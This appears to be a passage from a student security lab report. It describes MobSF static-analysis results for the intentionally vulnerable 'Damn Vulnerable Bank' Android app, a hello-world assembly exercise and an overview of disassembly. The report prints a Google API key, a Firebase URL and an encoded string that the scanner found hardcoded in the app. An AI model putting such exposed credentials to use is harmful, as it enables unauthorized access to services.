
Shared library binary analysis – contains information about libraries used by the application. Provides information about potential attacks and vulnerabilities that this library contains:



Niap analysis v1.3 - NIAP analysis involves the assessment of cybersecurity products to ensure they meet specific security requirements and standards. The analysis is typically conducted through a rigorous evaluation process, and the results can lead to the product receiving a certification that demonstrates its adherence to recognized security standards. In this case, the MobSF does not provide us with any information in this section.

File analysis – this section contains information about files and issues which they contain. In this case, the MobSF does not provide us with any information in this section.


APKiD analysis - APKID is a tool designed for the static analysis of Android applications (APK files). It is particularly useful for identifying the presence of certain characteristics or signatures that can help classify the type of application or provide insights into potential security issues. APKID does not execute the application; instead, it analyzes the APK file to extract information.




This section can be particularly beneficial when concentrating on binary analysis, especially in the context of malware. For instance, when running the application on an emulator, it may be discovered that the malware includes anti-VM code, altering the application's behavior in the emulated environment.

Quark analysis – section that provides information about potential malware included with the application. The tested application contains a lot of vulnerabilities but does not include any malware so this section in our case is empty.


Abused permissions



Server locations



Domain's malware check – section provide list of domains that the app is using an information about their geolocation and status:



URLs – list of URLs that are included in the application files:


URLS


Search:

URL	FILE
http://localhost	c/c/a/a/f/c/n1.java
http://schemas.android.com/apk/res/android	a/a/a/a/a.java
https://damn-vulnerable-bank.firebaseio.com	Android String Resource
https://plus.google.com/	c/c/a/a/c/l/f0.java
https://www.xe.com/	com/app/damnvulnerablebank/CurrencyRates.java

Showing 1 to 5 of 5 entries

Previous 1 Next

Firebase database – contains URL address to firebase database:


FIREBASE DATABASE


Search:

FIREBASE URL	DETAILS
https://damn-vulnerable-bank.firebaseio.com	Info App talks to a Firebase database.

Showing 1 to 1 of 1 entries

Previous 1 Next

Emails – list of email addresses that are included in application files:


EMAILS


Search:

EMAIL	FILE
u0013android@android.com0 u0013android@android.com	c/c/a/a/c/y.java

Showing 1 to 1 of 1 entries


Previous 1 Next

Possible hardcoded secrets:



POSSIBLE HARDCODED SECRETS

"google_api_key" : "AIzaSyBbOHG6DDa6DOcRGEg57mw9nXYXcw6la3c"
"firebase_database_url" : "https://damn-vulnerable-bank.firebaseio.com"
"google_crash_reporting_api_key" : "AIzaSyBbOHG6DDa6DOcRGEg57mw9nXYXcw6la3c"
GmdBWksdEwAZFAlLVEdDX1FKS0JtQU1DHggaBkNXQQFjTkdBTUMJBgMCFQUIFA5MXUFPDxUdBg4PCkNWY05HQU1DFAYaDwgDBlhTTkUSAgwfHQcJBk9rWkkTbRw=

A strings – list of strings that are found in the tested application:



At the end we can find some more categories which in this case does not provide us with any information:




11. Assembler

Assembler is a low-level programming language that is specific to a particular computer architecture or processor. It is a type of programming language that is one step above machine code, which is the binary representation of instructions that a computer's central processing unit (CPU) can execute directly. Assembler code is human-readable and consists of mnemonic instructions that correspond to the machine code instructions understood by the CPU.

Programmers use assemblers to write programs at a level closer to the hardware, allowing for more direct control over the computer's resources. Each type of CPU architecture has its own set of instructions, and therefore, its own specific assembler language.

Assemblers play a crucial role in the development of low-level software, such as operating systems, device drivers, and firmware. They convert the human-readable assembler code into machine code that can be executed by the CPU. While assemblers provide more control and efficiency, they also require a deep understanding of the underlying hardware architecture, making them less user-friendly compared to high-level programming languages.

In this lab we received a short program called “hello.asm” written in assembly language, the code in this file looks like this:



To execute the file, we need to execute the following lines in terminal (those lines are provided as a comment in the file hello.asm) — to build an executable on 32-bit arch:

- nasm -f elf hello.asm
- ld -s -o hello hello.o


However, our architecture of virtual machine is x64, so we must modify the above line like this:

- nasm -f elf64 hello.asm
- ld -s -o hello hello.o


After executing them, we will receive a compiled program which prints “Hello, world!” in terminal after executing it. To execute the program, we must use the following command:

- ./hello


All steps are visible on the screenshot below:



Now our task is to modify the code of this program so it will generate as output TXT file called hello.txt with “Hello, world!” text inside. To do this, we duplicated the “hello.asm” file and renamed it to “hello_txt.asm”. After our modification, the code of the application looks as below:



Now we must replicate previous steps to run the program and test if it works. All steps are shown on below screenshot:



As we can see on the screenshot above, our modifications to the code worked successfully and the file “hello.txt” with “Hello, world!” text inside was successfully created after executing modified by us file.

12. Disassembly

Disassembly is the process of converting machine code or executable binary code back into assembly language or a higher-level representation. It is a reverse engineering technique commonly used for understanding and analyzing compiled programs, particularly when the original source code is not available. Disassembly is essential for tasks such as debugging, vulnerability analysis, and software security assessments.

Here are key points about disassembly:

1. Machine Code to Assembly Language:
   - Disassembly involves translating the binary instructions (machine code) of an executable file into human-readable assembly language instructions.
   - Assembly language is a low-level programming language that represents a one-to-one mapping with the machine code instructions executed by the CPU.

2. Tools for Disassembly:
   - Disassembly is typically performed using specialized tools known as disassemblers. Common disassembly tools include IDA Pro, OllyDbg, Radare2, and Ghidra.
   - These tools provide a user-friendly interface to navigate through the disassembled code, visualize control flow, and analyze the program's structure.

3. Understanding Control Flow:
   - Disassembly helps in understanding the control flow of a program by revealing how instructions are executed, including branches, loops, and function calls.
   - Analysts can identify key functions, subroutine calls, and program logic by examining the disassembled code.

4. Debugging and Analysis:
   - Disassembly is crucial for debugging and analyzing compiled code when the original source code is unavailable or not practical to access.
   - Reverse engineers use disassembly to identify bugs, vulnerabilities, or malicious code within an executable.

